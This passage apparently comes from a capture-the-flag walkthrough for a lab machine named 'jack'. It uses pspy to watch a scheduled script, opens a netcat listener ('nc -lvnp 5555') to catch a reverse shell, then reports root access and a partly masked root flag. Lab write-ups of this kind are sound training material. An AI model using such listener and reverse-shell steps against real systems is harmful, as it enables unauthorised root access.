Lets see using `pspy` when the script ran



Now we need to open nc listener on our end

```
nc -lvnp 5555
```



We got the root !!!

root.txt	hostname	user	ip
b8#6#a861#c0#e85#f2##8#55#64bff#	jack	root	10.10.7.3